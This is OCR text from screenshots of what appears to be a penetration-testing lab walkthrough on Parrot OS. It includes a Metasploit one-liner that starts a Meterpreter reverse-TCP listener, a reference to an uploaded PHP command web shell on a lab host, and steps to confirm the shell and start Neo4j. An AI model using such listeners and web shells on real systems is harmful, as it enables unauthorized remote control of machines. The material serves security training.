

Applications
Places
System
Tue Dec 3, 01:04
msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 192.168.177.18; set lport 9999; exploit"
192.168.177.16:8080/uploads
http://192.168.177.16:8080/uploads/Send_Command.php
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
dir
Execute
Menu
msfconsole -q -x "use ...
Mozilla Firefox




1. Verify incoming Meterpreter reverse TCP connection in MSF terminal.




1. Open a new terminal on Parrot Security.





1. Start Neo4j database console service:
   sudo neo4j console



Applications Places System
Thu Jan 2, 01:00
sudo apt-get update - Parrot Terminal
File Edit View Search Terminal Help
[pentester@parrot]-[~]
$sudo apt-get update
[sudo] password for pentester:
Hit:1 https://deb.parrot.sh/parrot lory InRelease
Hit:2 https://deb.parrot.sh/direct/parrot lory-security InRelease
Hit:3 https://deb.parrot.sh/parrot lory-backports InRelease
Reading package lists... Done
W: Target Packages (main/binary-amd64/Packages) is configured multiple times in /etc/apt/sources.list:1 and /etc/apt/sources.list.d/parrot.list:19
W: Target Packages (main/binary-all/Packages) is configured multiple times in /etc/apt/sources.list:1 and /etc/apt/sources.list.d/parrot.list:19
W: Target Translations (main/i18n/Translation-en_US) is configured multiple times in /etc/apt/sources.list:1 and /etc/apt/sources.list.d/parrot.list:19
W: Target Translations (main/i18n/Translation-en) is configured multiple times in /etc/apt/sources.list:1 and /etc/apt/sources.list.d/parrot.list:19
W: Target Packages (contrib/binary-amd64/Packages) is configured multiple times in /etc/apt/sources.list:1 and /etc/apt/sources.list.d/parrot.list:19
W: Target Packages (contrib/binary-all/Packages) is configured multiple times in /etc/apt/sources.list:1 and /etc/apt/sources.list.d/parrot.list:19
W: Target Translations (contrib/i18n/Translation-en_US) is configured multiple times in /etc/apt/sources.list:1 and /etc/apt/sources.list.d/parrot.list:19
W: Target Translations (contrib/i18n/Translation-en) is configured multiple times in /etc/apt/sources.list:1 and /etc/apt/sources.list.d/parrot.list:19
W: Target Packages (non-free/binary-amd64/Packages) is configured multiple times in /etc/apt/sources.list:1 and /etc/apt/sources.list.d/parrot.list:19
W: Target Packages (non-free/binary-all/Packages) is configured multiple times in /etc/apt/sources.li
Menu
msfconsole -q -x "use ...
Mozilla Firefox
sudo apt-get update - ...



